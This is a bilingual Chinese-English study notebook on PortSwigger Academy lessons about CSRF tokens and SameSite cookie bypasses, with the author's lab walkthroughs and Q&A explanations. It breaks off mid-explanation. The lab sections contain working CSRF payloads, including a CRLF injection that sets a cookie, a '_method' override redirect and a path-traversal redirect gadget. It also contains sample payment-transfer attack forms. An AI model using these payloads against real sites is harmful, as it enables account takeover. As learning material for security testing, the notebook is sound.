In a further variation on the preceding vulnerability, some applications do not maintain any server-side record of tokens that have been issued, but instead duplicate each token within a cookie and a request parameter. When the subsequent request is validated, the application simply verifies that the token submitted in the request parameter matches the value submitted in the cookie. This is sometimes called the “double submit” defense against CSRF, and is advocated because it is simple to implement and avoids the need for any server-side state: 在上述漏洞的进一步变体中,某些应用程序不维护已发出的令牌的任何服务器端记录,而是在 cookie 和请求参数中复制每个令牌。当验证后续请求时,应用程序只需验证请求参数中提交的令牌是否与 cookie 中提交的值匹配。这有时被称为针对 CSRF 的“双重提交”防御,之所以提倡,是因为它实现起来很简单,并且不需要任何服务器端状态:
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=1DQGdzYbOJQzLP7460tfyiv3do7MjyPw; csrf=R8ov2YBfTYmzFyjit8o2hKBuoIjXXVpa

csrf=R8ov2YBfTYmzFyjit8o2hKBuoIjXXVpa&email=wiener@normal-user.com
In this situation, the attacker can again perform a CSRF attack if the website contains any cookie setting functionality. Here, the attacker doesn’t need to obtain a valid token of their own. They simply invent a token (perhaps in the required format, if that is being checked), leverage the cookie-setting behavior to place their cookie into the victim’s browser, and feed their token to the victim in their CSRF attack. 在这种情况下,如果网站包含任何 cookie 设置功能,攻击者可以再次执行 CSRF 攻击。在这里,攻击者不需要获得自己的有效令牌。他们只是发明一个令牌(可能是所需的格式,如果正在检查的话),利用 cookie 设置行为将其 cookie 放入受害者的浏览器中,并在 CSRF 攻击中将其令牌提供给受害者。
Lab 6 CSRF 其中令牌在 cookie 中重复
CSRF where token is duplicated in cookie
这个说到底也是csrf没有和session强绑定.
抓包,
Cookie: csrf=i2EMvzw1uS7nvPA4j6ogERrrjj2Q4MDf; session=IK2kCLRSQLS8oHYtj2kxE5fCpYRNxl6c

email=admin%40gmail.com&csrf=i2EMvzw1uS7nvPA4j6ogERrrjj2Q4MDf
会发现 csrf 直接来自 cookie。
删除 cookie 中的 csrf,得:
"Invalid CSRF token"换一个,删除 csrf,得:
"Missing parameter 'csrf'"但如果我们同时篡改两处,为 csrf=i2EMvzw1uS7nvPA4j6ogERrrjj2Q4MDa(最后一个f改成a),修改成功。
可见csrf并没有与session强绑定,后端只检测二者是否相等,甚至都不管是否其值是否在 csrf池中。
所以,
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a3c00e0032db5fc81a1b1c400d10006.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="admin@gmail.com" />
<input type="hidden" name="csrf" value="fake" />
<input type="submit" value="Submit request" />
</form>
<img src="https://0a3c00e0032db5fc81a1b1c400d10006.web-security-academy.net/?search=test%0d%0aSet-Cookie:%20csrf=fake%3b%20SameSite=None" onerror="document.forms[0].submit();"/>
</body>
</html>保持 <input type="hidden" name="csrf" value="fake" /> 和 csrf=fake 相等就能通过校验。
绕过 SameSite cookie 限制
SameSite is a browser security mechanism that determines when a website’s cookies are included in requests originating from other websites. SameSite cookie restrictions provide partial protection against a variety of cross-site attacks, including CSRF, cross-site leaks, and some CORS exploits. SameSite 是一种浏览器安全机制,用于确定何时将网站的 cookie 包含在源自其他网站的请求中。 SameSite cookie 限制提供了针对各种跨站点攻击的部分保护,包括 CSRF、跨站点泄漏和一些 CORS 漏洞。
Since 2021, Chrome applies Lax SameSite restrictions by default if the website that issues the cookie doesn’t explicitly set its own restriction level. This is a proposed standard, and we expect other major browsers to adopt this behavior in the future. As a result, it’s essential to have solid grasp of how these restrictions work, as well as how they can potentially be bypassed, in order to thoroughly test for cross-site attack vectors.
自 2021 年起,如果发布 Cookie 的网站未明确设置自己的限制级别,Chrome 将默认应用 Lax SameSite 限制。这是一个提议的标准,我们希望其他主要浏览器将来也采用这种行为。因此,必须牢牢掌握这些限制的工作原理以及如何绕过它们,以便彻底测试跨站点攻击媒介。
In this section, we’ll first cover how the SameSite mechanism works and clarify some of the related terminology. We’ll then look at some of the most common ways you may be able to bypass these restrictions, enabling CSRF and other cross-site attacks on websites that may initially appear secure. 在本节中,我们将首先介绍 SameSite 机制的工作原理并澄清一些相关术语。然后,我们将介绍一些可以绕过这些限制的最常见方法,从而对最初看似安全的网站进行 CSRF 和其他跨站点攻击。
SameSite cookie 上下文中的站点是什么?
In the context of SameSite cookie restrictions, a site is defined as the top-level domain (TLD), usually something like .com or .net, plus one additional level of the domain name. This is often referred to as the TLD+1.
在 SameSite cookie 限制的上下文中,站点被定义为顶级域 (TLD),通常类似于 .com 或 .net,再加上一层附加域名。这通常称为 TLD+1。
When determining whether a request is same-site or not, the URL scheme is also taken into consideration. This means that a link from http://app.example.com to https://app.example.com is treated as cross-site by most browsers.
在确定请求是否为同站点请求时,还会考虑 URL 方案。这意味着从 http://app.example.com 到 https://app.example.com 的链接被大多数浏览器视为跨站点。

[!TIP]
You may come across the term “effective top-level domain” (eTLD). This is just a way of accounting for the reserved multipart suffixes that are treated as top-level domains in practice, such as
.co.uk. 您可能会遇到“有效顶级域名”(eTLD) 一词。这只是一种计算保留的多部分后缀的方法,这些后缀在实践中被视为顶级域,例如 .co.uk。
站点和来源有什么区别?
The difference between a site and an origin is their scope; a site encompasses multiple domain names, whereas an origin only includes one. Although they’re closely related, it’s important not to use the terms interchangeably as conflating the two can have serious security implications. 站点和来源之间的区别在于它们的范围;一个站点包含多个域名,而一个源仅包含一个域名。尽管它们密切相关,但重要的是不要互换使用这些术语,因为将两者混为一谈可能会产生严重的安全隐患。
Two URLs are considered to have the same origin if they share the exact same scheme, domain name, and port. Although note that the port is often inferred from the scheme. 如果两个 URL 共享完全相同的方案、域名和端口,则认为它们具有相同的来源。但请注意,端口通常是从方案中推断出来的。

As you can see from this example, the term “site” is much less specific as it only accounts for the scheme and last part of the domain name. Crucially, this means that a cross-origin request can still be same-site, but not the other way around. 正如您从这个示例中看到的,术语“站点”不太具体,因为它只说明方案和域名的最后部分。至关重要的是,这意味着跨源请求仍然可以是同站点的,但反之则不然。
| Request from | Request to | Same-site? | Same-origin? |
|---|---|---|---|
https://example.com | https://example.com | Yes | Yes |
https://app.example.com | https://intranet.example.com | Yes | No: mismatched domain name |
https://example.com | https://example.com:8080 | Yes | No: mismatched port |
https://example.com | https://example.co.uk | No: mismatched eTLD | No: mismatched domain name |
https://example.com | http://example.com | No: mismatched scheme | No: mismatched scheme |
This is an important distinction as it means that any vulnerability enabling arbitrary JavaScript execution can be abused to bypass site-based defenses on other domains belonging to the same site. We’ll see an example of this in one of the labs later. 这是一个重要的区别,因为它意味着任何允许任意 JavaScript 执行的漏洞都可以被滥用来绕过属于同一站点的其他域上的基于站点的防御。稍后我们将在其中一个实验室中看到这样的示例。
SameSite 如何工作?
Before the SameSite mechanism was introduced, browsers sent cookies in every request to the domain that issued them, even if the request was triggered by an unrelated third-party website. SameSite works by enabling browsers and website owners to limit which cross-site requests, if any, should include specific cookies. This can help to reduce users’ exposure to CSRF attacks, which induce the victim’s browser to issue a request that triggers a harmful action on the vulnerable website. As these requests typically require a cookie associated with the victim’s authenticated session, the attack will fail if the browser doesn’t include this. 在引入 SameSite 机制之前,浏览器在每个请求中都会将 Cookie 发送到发出它们的域,即使该请求是由不相关的第三方网站触发的。 SameSite 的工作原理是使浏览器和网站所有者能够限制哪些跨站点请求(如果有)应包含特定的 cookie。这有助于减少用户遭受 CSRF 攻击的风险,CSRF 攻击会导致受害者的浏览器发出请求,从而在易受攻击的网站上触发有害操作。由于这些请求通常需要与受害者的经过身份验证的会话关联的 cookie,因此如果浏览器不包含该 cookie,攻击就会失败。
All major browsers currently support the following SameSite restriction levels: 目前所有主流浏览器都支持以下 SameSite 限制级别:
Developers can manually configure a restriction level for each cookie they set, giving them more control over when these cookies are used. To do this, they just have to include the SameSite attribute in the Set-Cookie response header, along with their preferred value:
开发人员可以为他们设置的每个 cookie 手动配置限制级别,从而更好地控制这些 cookie 的使用时间。为此,他们只需在 Set-Cookie 响应标头中包含 SameSite 属性及其首选值:
Set-Cookie: session=0F8tgdOhi9ynR1M9wa3ODa; SameSite=StrictAlthough this offers some protection against CSRF attacks, none of these restrictions provide guaranteed immunity, as we’ll demonstrate using deliberately vulnerable, interactive labs later in this section. 尽管这提供了一些针对 CSRF 攻击的保护,但这些限制都不能提供有保证的免疫力,正如我们将在本节后面使用故意易受攻击的交互式实验室进行演示的那样。
[!IMPORTANT]
If the website issuing the cookie doesn’t explicitly set a
SameSiteattribute, Chrome automatically appliesLaxrestrictions by default. This means that the cookie is only sent in cross-site requests that meet specific criteria, even though the developers never configured this behavior. As this is a proposed new standard, we expect other major browsers to adopt this behavior in future. 如果发布 cookie 的网站未显式设置 SameSite 属性,Chrome 默认情况下会自动应用 Lax 限制。这意味着 cookie 仅在满足特定条件的跨站点请求中发送,即使开发人员从未配置过此行为。由于这是一个提议的新标准,我们预计其他主要浏览器将来也会采用这种行为。
严格的
If a cookie is set with the SameSite=Strict attribute, browsers will not send it in any cross-site requests. In simple terms, this means that if the target site for the request does not match the site currently shown in the browser’s address bar, it will not include the cookie.
如果使用 SameSite=Strict 属性设置 cookie,浏览器将不会在任何跨站点请求中发送它。简单来说,这意味着如果请求的目标站点与浏览器地址栏中当前显示的站点不匹配,则不会包含 cookie。
This is recommended when setting cookies that enable the bearer to modify data or perform other sensitive actions, such as accessing specific pages that are only available to authenticated users. 当设置 cookie 使持有者能够修改数据或执行其他敏感操作(例如访问仅对经过身份验证的用户可用的特定页面)时,建议这样做。
Although this is the most secure option, it can negatively impact the user experience in cases where cross-site functionality is desirable. 尽管这是最安全的选项,但在需要跨站点功能的情况下,它可能会对用户体验产生负面影响。
松懈
Lax SameSite restrictions mean that browsers will send the cookie in cross-site requests, but only if both of the following conditions are met:
SameSite 限制意味着浏览器将在跨站点请求中发送 cookie,但前提是满足以下两个条件:
- The request uses the
GETmethod. 请求使用 GET 方法。 - The request resulted from a top-level navigation by the user, such as clicking on a link. 该请求是由用户的顶级导航产生的,例如单击链接。
Query 2 什么是由顶级导航产生?
在
SameSiteCookie 机制里,“由顶级导航(top-level navigation)产生的请求” 指的是:浏览器主窗口(地址栏对应的那个页面)发生了页面跳转。
核心判断点:
- 会不会导致浏览器主页面 URL 改变
- 用户是不是正在“进入一个新页面”
一、什么叫“顶级”
浏览器里有很多“上下文”:
类型 是否顶级 当前标签页主页面 ✅ 是 iframe 内页面 ❌ 不是 img/script/ajax 请求 ❌ 不是 fetch/XHR 请求 ❌ 不是 所以:
<a href="https://bank.com">点击</a>用户点击后:
- 当前页面跳到
bank.com- 地址栏变化
这就是:
✅ 顶级导航
This means that the cookie is not included in cross-site POST requests, for example. As POST requests are generally used to perform actions that modify data or state (at least according to best practice), they are much more likely to be the target of CSRF attacks.
例如,这意味着 cookie 不包含在跨站点 POST 请求中。由于 POST 请求通常用于执行修改数据或状态的操作(至少根据最佳实践),因此它们更有可能成为 CSRF 攻击的目标。
Likewise, the cookie is not included in background requests, such as those initiated by scripts, iframes, or references to images and other resources. 同样,cookie 也不包含在后台请求中,例如由脚本、iframe 或对图像和其他资源的引用发起的请求。
没有任何
If a cookie is set with the SameSite=None attribute, this effectively disables SameSite restrictions altogether, regardless of the browser. As a result, browsers will send this cookie in all requests to the site that issued it, even those that were triggered by completely unrelated third-party sites.
如果使用 SameSite=None 属性设置 cookie,则无论浏览器如何,这都会有效地完全禁用 SameSite 限制。因此,浏览器将在所有请求中将此 cookie 发送到发出它的站点,即使是那些由完全不相关的第三方站点触发的请求。
With the exception of Chrome, this is the default behavior used by major browsers if no SameSite attribute is provided when setting the cookie.
除 Chrome 外,如果在设置 cookie 时未提供 SameSite 属性,这是主要浏览器使用的默认行为。
There are legitimate reasons for disabling SameSite, such as when the cookie is intended to be used from a third-party context and doesn’t grant the bearer access to any sensitive data or functionality. Tracking cookies are a typical example. 禁用 SameSite 是有正当理由的,例如当 cookie 旨在从第三方上下文中使用并且不授予持有者对任何敏感数据或功能的访问权限时。跟踪cookies就是一个典型的例子。
If you encounter a cookie set with SameSite=None or with no explicit restrictions, it’s worth investigating whether it’s of any use. When the “Lax-by-default” behavior was first adopted by Chrome, this had the side-effect of breaking a lot of existing web functionality. As a quick workaround, some websites have opted to simply disable SameSite restrictions on all cookies, including potentially sensitive ones.
如果您遇到使用 SameSite=None 或没有明确限制设置的 cookie,则值得研究一下它是否有任何用处。当 Chrome 首次采用“默认宽松”行为时,这会产生破坏许多现有 Web 功能的副作用。作为一种快速解决方法,一些网站选择简单地禁用对所有 cookie(包括潜在敏感 cookie)的 SameSite 限制。
When setting a cookie with SameSite=None, the website must also include the Secure attribute, which ensures that the cookie is only sent in encrypted messages over HTTPS. Otherwise, browsers will reject the cookie and it won’t be set.
当使用 SameSite=None 设置 cookie 时,网站还必须包含安全属性,以确保 cookie 仅通过 HTTPS 以加密消息形式发送。否则,浏览器将拒绝该 cookie,并且不会设置该 cookie。
Set-Cookie: trackingId=0F8tgdOhi9ynR1M9wa3ODa; SameSite=None; SecureQuery 3 什么是跟踪cookie?
跟踪 Cookie(tracking cookie)本质上是一种:
用来识别“同一个用户在不同网站上的行为”的 Cookie。
它通常不是为了登录认证,而是为了:
- 广告追踪
- 用户画像
- 行为分析
- 跨站统计
- 广告精准投放
一、为什么叫“跟踪”
比如:
你今天访问了:
- 新闻网站 A
- 游戏网站 B
- 电商网站 C
但它们都嵌入了同一家广告公司的资源:
比如:
<script src="https://ads.example.com/ad.js"></script>或者:
<img src="https://tracker.example.com/pixel">
于是:
浏览器会向:
tracker.example.com发送请求。
这时候:
Set-Cookie: id=USER123浏览器就保存了一个 Cookie。
以后你访问任何包含:
tracker.example.com的网站时:
浏览器都会自动带上:
Cookie: id=USER123于是广告公司就知道:
“哦,这还是那个 USER123。”
这就是:
跨站跟踪。
二、它为什么需要第三方 Cookie
这里的关键是:
用户访问的是:
news.com但 Cookie 属于:
tracker.com这就是:
第三方上下文(third-party context)
因为:
- 当前主站不是 tracker.com
- 但 tracker.com 的资源被嵌进来了
如果:
SameSite=Lax或者:
SameSite=Strict那么:
❌ 第三方请求不会发送 Cookie。
于是:
广告公司就无法识别用户。
所以跟踪 Cookie 通常需要:
SameSite=None; Secure意思:
“即使在第三方上下文里,也允许发送 Cookie。”
三、为什么说它“不敏感”
你刚刚那段话的意思是:
有些 Cookie 即使被第三方携带,也不会造成账户安全问题。
比如:
id=USER123它只是一个广告标识符。
并不能:
- 登录账户
- 转账
- 修改密码
- 获取隐私数据
所以:
即使允许第三方发送:
风险也相对可接受。
四、和 Session Cookie 的区别
登录 Session Cookie
例如:
session=abc123它代表:
“你是谁”
拥有它的人:
可能能直接登录账户。
因此:
绝对不能轻易跨站发送。
所以现在通常:
SameSite=Lax甚至:
SameSite=Strict
跟踪 Cookie
例如:
trackid=u81273它只是:
“这是同一个浏览器”
不涉及认证。
所以:
允许第三方发送问题没那么大。
五、现实中的典型例子
广告联盟
比如:
- Google Ads
- Meta Pixel
很多网站都会嵌入:
<script src="https://facebook.com/pixel.js">这样:
Meta 就能知道:
- 你访问了什么网站
- 看了什么商品
- 停留多久
- 是否下单
然后给你精准广告。
经典现象
你在淘宝搜:
- 机械键盘
结果:
之后各网站广告都在推键盘。
原因之一就是:
跨站跟踪 Cookie。
六、为什么现代浏览器开始限制它
因为隐私问题太严重。
广告公司可以构建:
- 兴趣画像
- 消费习惯
- 政治倾向
- 浏览历史
因此:
现代浏览器开始:
- 禁止第三方 Cookie
- 默认 SameSite=Lax
- 引入隐私沙盒
例如:
- Apple Safari 的 ITP
- Mozilla Firefox 的 ETP
- Google Chrome 的第三方 Cookie 淘汰计划
七、总结一句话
跟踪 Cookie:
是广告/分析平台用于“跨网站识别同一个用户”的 Cookie。
它通常:
需要第三方发送
因此经常设置:
SameSite=None但一般不直接控制用户账户权限
所以风险和 Session Cookie 不同。
Query 4 通过HTTPS发送,不也还是会导致cookie跨站被携带吗?加密不也会以明文的形式出现在请求中吗?加密有什么意义吗?
你这里其实碰到了一个非常核心的安全思想:
HTTPS 的作用,不是“阻止浏览器发送 Cookie”,而是“阻止别人偷看或篡改 Cookie”。
而
SameSite=None; Secure的设计目标是:“允许跨站发送 Cookie,但必须保证传输过程安全。”
这两件事解决的是完全不同的问题。
一、先明确:HTTPS 不会阻止跨站携带 Cookie
你说得对。
比如:
Set-Cookie: trackid=123; SameSite=None; Secure之后:
<img src="https://tracker.com/pixel">浏览器仍然会跨站发送:
Cookie: trackid=123HTTPS 不会阻止这一点。
二、那 Secure 到底在防什么?
它防的是:
“网络窃听”
比如以前 HTTP 时代:
你在咖啡馆 WiFi 上访问:
http://tracker.com请求是明文的。
于是:
同一 WiFi 的攻击者可以直接看到:
Cookie: trackid=123甚至:
Cookie: session=abcdef然后盗用你的身份。
这叫:
- Session Hijacking
- 会话劫持
三、HTTPS 的真正作用
HTTPS 会把:
GET /pixel HTTP/1.1
Cookie: trackid=123
整个 HTTP 请求加密。
于是:
浏览器里仍然是明文
因为浏览器必须知道 Cookie 内容。
服务器收到后也会解密
因为服务器持有 TLS 密钥。
但中间人看不到
比如:
- 公共 WiFi
- 路由器
- ISP
- 局域网攻击者
他们只能看到:
你正在连接 tracker.com但看不到:
- Cookie 内容
- 请求路径
- POST 数据
四、为什么浏览器强制:
SameSite=None 必须配合 Secure因为:
SameSite=None 的意思:
“允许第三方上下文发送 Cookie”
这意味着:
Cookie 会被:
- iframe
- img
- script
- fetch
大量自动发送。
风险本来就比普通 Cookie 更高。
如果还允许:
http://tracker.com那等于:
浏览器会主动把第三方 Cookie 用明文在网络上传播。
这太危险。
所以现代浏览器规定:
只要:
SameSite=None就必须:
Secure即:
“既然你要跨站发,那至少必须走 HTTPS。”
五、你说“加密后浏览器里还是明文”是对的
这是很多人第一次学 HTTPS 时的疑惑。
HTTPS:
保护的是“传输过程”
不是:
“浏览器内部”
所以:
浏览器:
能看到明文 Cookie
因为浏览器需要使用它。
服务器:
也能看到明文 Cookie
因为服务器需要认证用户。
但中间链路:
看不到。
六、一个现实攻击例子
假设没有 Secure。
用户访问:
http://ads.com/pixel请求:
Cookie: userid=12345攻击者在公共 WiFi 上抓包:
userid=12345于是:
- 可以伪装用户
- 可以跟踪用户
- 可以窃取 session
如果:
https://ads.com/pixel则抓包看到的是:
TLS Application DataCookie 内容不可见。
七、再深入一点:为什么浏览器不能“只对敏感 Cookie 强制 HTTPS”?
因为浏览器不知道:
哪个 Cookie 敏感。
比如:
session=abc可能是:
- 银行登录
- 论坛登录
- 管理后台
浏览器无法判断。
所以现代策略是:
只要允许第三方发送
就默认:
“风险高,必须 HTTPS。”
八、总结一句话
你这里的关键认知是:
SameSite
解决的是:
“浏览器该不该跨站发送 Cookie”
HTTPS / Secure
解决的是:
“Cookie 在网络上传输时会不会被偷看”
所以:
即使 HTTPS 下 Cookie 仍然会跨站发送:
HTTPS 依然有巨大意义。
因为它防的是:
- 抓包
- 窃听
- 中间人攻击
- 会话劫持
而不是:
- CSRF
- 第三方发送本身。
使用 GET 请求绕过 SameSite Lax 限制
In practice, servers aren’t always fussy about whether they receive a GET or POST request to a given endpoint, even those that are expecting a form submission. If they also use Lax restrictions for their session cookies, either explicitly or due to the browser default, you may still be able to perform a CSRF attack by eliciting a GET request from the victim’s browser.
在实践中,服务器并不总是关心它们是否收到对给定端点的 GET 或 POST 请求,即使是那些期望表单提交的请求。如果他们还对其会话 cookie 使用宽松的限制(无论是明确的还是由于浏览器默认设置),您仍然可以通过从受害者的浏览器引出 GET 请求来执行 CSRF 攻击。
As long as the request involves a top-level navigation, the browser will still include the victim’s session cookie. The following is one of the simplest approaches to launching such an attack: 只要请求涉及顶级导航,浏览器仍然会包含受害者的会话 cookie。以下是发起此类攻击的最简单方法之一:
<script>
document.location = 'https://vulnerable-website.com/account/transfer-payment?recipient=hacker&amount=1000000';
</script>
Even if an ordinary GET request isn’t allowed, some frameworks provide ways of overriding the method specified in the request line. For example, Symfony supports the _method parameter in forms, which takes precedence over the normal method for routing purposes:
即使不允许普通的 GET 请求,某些框架也提供了重写请求行中指定的方法的方法。例如,Symfony 支持表单中的 _method 参数,该参数优先于用于路由目的的普通方法:
<form action="https://vulnerable-website.com/account/transfer-payment" method="POST">    		<input type="hidden" name="_method" value="GET">
	<input type="hidden" name="recipient" value="hacker">
	<input type="hidden" name="amount" value="1000000">
</form>
Other frameworks support a variety of similar parameters. 其他框架支持各种类似的参数。
Lab 7 通过方法覆盖绕过 SameSite Lax
SameSite Lax bypass via method override
发现:
GET /my-account?id=wiener HTTP/2
Host: 0ab900e1038dd54c808003f90077001a.web-security-academy.net
Cookie: session=rlrfufulNaWKl5pwcwTuwM1C9smCjwSw
和
GET / HTTP/2
Host: 0ab900e1038dd54c808003f90077001a.web-security-academy.net
Cookie: session=rlrfufulNaWKl5pwcwTuwM1C9smCjwSw
涉及 顶级导航 的,都携带了cookie。
修改邮箱,抓包,修改请求方式,查看响应:
HTTP/2 405 Method Not Allowed
Allow: POST
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 20

"Method Not Allowed"
现在他的请求头是这样的:
GET /my-account/change-email?email=admin@password HTTP/2如果改成这样呢:
GET /my-account/change-email?email=admin@password&_method=POST HTTP/2关键在于 _method=POST。
最后用漏洞利用器:
<script>
    document.location = "https://0ab900e1038dd54c808003f90077001a.web-security-academy.net/my-account/change-email?email=333@33.net&_method=POST";
</script>
Query 5 为啥本来只接受POST传参,又要改成GET传参,最后还要通过_method转回POST?
这就是这个 CSRF 的核心
攻击者不能轻易发跨站 POST。
因为:
SameSite=Lax下:
跨站 POST 默认不带 Cookie。
但:
顶级导航 GET
允许带 Cookie。
于是攻击者想:
“能不能把 GET 伪装成 POST?”
于是:
document.location = "...?_method=POST"浏览器实际发:
GET /change-email?email=xxx&_method=POST但服务器内部解析后:
认为:
POST /change-email于是:
- Cookie 带上了(因为实际是 GET 导航)
- 后端又当成 POST
CSRF 成功。
使用现场小工具绕过 SameSite 限制
If a cookie is set with the SameSite=Strict attribute, browsers won’t include it in any cross-site requests. You may be able to get around this limitation if you can find a gadget that results in a secondary request within the same site.
如果使用 SameSite=Strict 属性设置 cookie,浏览器将不会将其包含在任何跨站点请求中。如果您可以找到在同一站点内产生辅助请求的小工具,您也许能够绕过此限制。
One possible gadget is a client-side redirect that dynamically constructs the redirection target using attacker-controllable input like URL parameters. For some examples, see our materials on DOM-based open redirection. 一种可能的小工具是客户端重定向,它使用攻击者可控的输入(如 URL 参数)动态构建重定向目标。有关一些示例,请参阅我们有关基于 DOM 的开放重定向的材料。
As far as browsers are concerned, these client-side redirects aren’t really redirects at all; the resulting request is just treated as an ordinary, standalone request. Most importantly, this is a same-site request and, as such, will include all cookies related to the site, regardless of any restrictions that are in place. 就浏览器而言,这些客户端重定向根本不是真正的重定向;而是重定向。生成的请求仅被视为普通的独立请求。最重要的是,这是同站点请求,因此将包含与该站点相关的所有 cookie,无论是否存在任何限制。
If you can manipulate this gadget to elicit a malicious secondary request, this can enable you to bypass any SameSite cookie restrictions completely. 如果您可以操纵此小工具来引发恶意辅助请求,则可以使您完全绕过任何 SameSite cookie 限制。
Lab 8 SameSite 通过客户端重定向进行严格绕过
SameSite Strict bypass via client-side redirect
进行评论,抓包:
POST /post/comment HTTP/2

postId=6&comment=111&name=111&email=111%4011&website=
response:
HTTP/2 302 Found
Location: /post/comment/confirmation?postId=6
X-Frame-Options: SAMEORIGIN
Content-Length: 0
发现由重定向,那么既然是重定向,我就很关心路径是怎么构成的。
再看看,其实还有两个包:
其一:
GET /post/comment/confirmation?postId=6 HTTP/2response:
Your comment has been submitted. You will be redirected momentarily.其二:
GET /resources/js/commentConfirmationRedirect.js HTTP/2response:
HTTP/2 200 OK
Content-Type: application/javascript; charset=utf-8
Cache-Control: public, max-age=3600
X-Frame-Options: SAMEORIGIN
Content-Length: 231

redirectOnConfirmation = (blogPath) => {
    setTimeout(() => {
        const url = new URL(window.location);
        const postId = url.searchParams.get("postId");
        window.location = blogPath + '/' + postId;
    }, 3000);
}这个就很有意思了,我们可以通过修改postId来实现,重定向到指定路径。
在经过尝试,发现也可以通过GET请求去修改邮件,所以
<script>
    document.location = "https://0a90006103d0b240804d1c3100d80011.web-security-academy.net/post/comment/confirmation?postId=1/../../my-account/change-email?email=admin@password%26submit=1";
</script>
Query 6 document.location是啥来着?
document.location = “当前网页地址 + 控制跳转功能”
来看一个例子:
整体结构
console.log(document.location)输出:
{
    "ancestorOrigins": {},
    "href": "https://portswigger.net/web-security/csrf/bypassing-samesite-restrictions/lab-samesite-strict-bypass-via-client-side-redirect",
    "origin": "https://portswigger.net",
    "protocol": "https:",
    "host": "portswigger.net",
    "hostname": "portswigger.net",
    "port": "",
    "pathname": "/web-security/csrf/bypassing-samesite-restrictions/lab-samesite-strict-bypass-via-client-side-redirect",
    "search": "",
    "hash": ""
}
说明:
document.location是一个对象,不只是字符串。
各字段解释
href
"href":
"https://portswigger.net/web-security/..."
完整 URL。
最常用。
等价于:
document.location.toString()或者:
window.location.href
origin
"origin": "https://portswigger.net"源(Origin)。
由:
协议 + 域名 + 端口组成。
这是浏览器同源策略里的“源”。
例如:
URL Origin https://a.com/test https://a.com https://a.com:8080 https://a.com:8080 http://a.com http://a.com 协议不同也算不同源。
protocol
"protocol": "https:"协议。
可能是:
https:http:file:ftp:
host
